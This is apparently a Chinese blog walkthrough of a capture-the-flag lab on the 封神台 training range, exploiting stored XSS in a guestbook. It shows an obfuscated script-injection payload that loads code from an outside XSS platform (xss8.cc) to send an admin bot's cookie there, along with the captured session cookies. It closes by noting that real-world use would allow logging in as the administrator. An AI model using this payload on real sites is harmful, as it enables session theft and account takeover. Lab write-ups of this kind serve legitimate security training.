

【封神台】cookie伪造目标权限

原创

[00勇士王子](#)  于 2021-11-17 14:56:05 发布  132  收藏

分类专栏: [web CTF](#) [漏洞复现](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45813980/article/details/121377825


版权



[web](#) 同时被 3 个专栏收录

18 篇文章 0 订阅

订阅专栏



[CTF](#)

22 篇文章 1 订阅

订阅专栏



[漏洞复现](#)

45 篇文章 14 订阅

订阅专栏

题目

第三章：为了更好的权限！留言板！【配套课时：cookie伪造目标权限 实战演练】

掌控者官方

2020-10-20 16:28:03

(3538)

(34)

Tips:

- 1、存储型Xss
- 2、flag在cookie里，格式为zkz{..}，xss bot 每10秒访问一次页面
- 3、自建Xss平台源码：<http://www.zkaq.org/?t/99.html>

经过一番操作，尤里虽然进入到后台，窃窃自喜的他不满足于此，作为黑阔他要挑战曾经的自己，他要攻克之前失手的网站！

他重新浏览之前的网站，这时他突然发现了一个留言板功能。而留言板管理员是每天都会去查阅的。

尤里开始动手.....

传送门

Flag

提交

CSDN @00勇士王子

解题过程

访问网站，是一个留言板

留言反馈

主题：	<input type="text"/>	*
内容 *：	<input type="text"/>	
公司名称：	<input type="text"/>	*
公司地址：	<input type="text"/>	
邮编：	<input type="text"/>	
联系人：	<input type="text"/>	*
联系电话：	<input type="text"/>	*
手机：	<input type="text"/>	

手机:	<input type="text"/>
联系传真:	<input type="text"/>
E-mail:	<input type="text"/>
<input type="button" value="提交留言"/> <input type="button" value="重写"/>	

CSDN @00勇士王子

先用普通的xss测试一下

主题:	<input type="text" value="<script>alert('123')</script>"/>
内容 *:	<input type="text" value="1"/>
公司名称:	<input type="text" value="1"/>
公司地址:	<input type="text"/>
邮编:	<input type="text"/>
联系人:	<input type="text" value="1"/>
联系电话:	<input type="text" value="1"/>
手机:	<input type="text"/>
联系传真:	<input type="text"/>
E-mail:	<input type="text"/>
<input type="button" value="提交留言"/> <input type="button" value="重写"/>	

CSDN @00勇士王子

成功弹窗，说明此处存在xss漏洞



选择一个在线的xss平台，创建项目后输入平台的xss代码（我随便在网上找了一个xss平台如下：<https://xss8.cc>）

原理就是当管理员查看留言页面时触发xss,将管理员的cookie发送到该平台上面，从而实现利用管理员的cookie进行伪造目标权限

我的项目 创建

1 - [项目ID:30056]

我的模块 创建

公共模块

项目代码

项目名称: 1

如何使用:
 将如下代码植入怀疑出现xss的地方 (注意的转义), 即可在 [项目内容](#) 观看XSS效果。
 当前项目URL地址为: <https://xss8.cc/tzc8> 【注意新增https, 插入对方网站代码前缀http或者https都可】

```
</tExtArEa>'><sCRiPt sRC=//xss8.cc/tzc8></sCrIpt>
```

CSDN @00勇士王子

主题:	<code></tExtArEa>'><sCRiPt sRC=//xss8.cc/tzc8></sCrIpt> *</code>
内容 *:	<div style="border: 1px solid #ccc; height: 150px; padding: 5px;">1</div>
公司名称:	<input type="text" value="1"/> *
公司地址:	<input type="text"/>
邮编:	<input type="text"/>
联系人:	<input type="text" value="1"/> *
联系电话:	<input type="text" value="1"/> *
手机:	<input type="text"/>
联系传真:	<input type="text"/>
E-mail:	<input type="text"/>
<input type="button" value="提交留言"/> <input type="button" value="重写"/> CSDN @00勇士王子	

因为xss bot 每10秒访问一次页面, 相当于管理员每10秒看一次留言, 触发一次xss代码, 所以在10秒后, xss平台接收到了目标的cookie, 在其中读取到了flag

☐	+全部	时间	接收的内容	Request Headers	操作
☐	-折叠	2021-11-17 14:47:37	<ul style="list-style-type: none"> location : http://59.63.200.7 9:8004/FeedbackView.asp toplocation : http://59.63.200.79:8004/FeedbackView.asp cookie : ASPSESSIONIDACQTQQAS=LEOJFAODCJCELLLDEIDOIHII flag=z{kz{xsser-g00d} ADMINSESSIONIDCSTRCSDQ=LBMLMBCCNPFINOANFGLPCFBC 	<ul style="list-style-type: none"> HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 REMOTE_ADDR : 59.63.200.79 IP-ADDR : 操作系统: Windows 7 浏览器: Safari(版本:unknown) 	删除

- title : 掌控安全学院实战演练靶场
- charset : GB2312
- platform : Win32
- screen : 1920x1080
- htmlyuanma :

```
<html xmlns="http://www.w3.org/1999/xhtml"><head>  
<title>掌控安全学院实战演练靶场</title>  
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">  
<meta content="掌控安全学院实战演练靶场" name="keyword
```

- origin : http://59.63.200.79:8004

CSDN @00勇士王子

因为是靶场，我们的目标就是获取flag，真实情况下我们可以使用这个cookie尝试进行登录，从而伪造管理员的身份进行登录。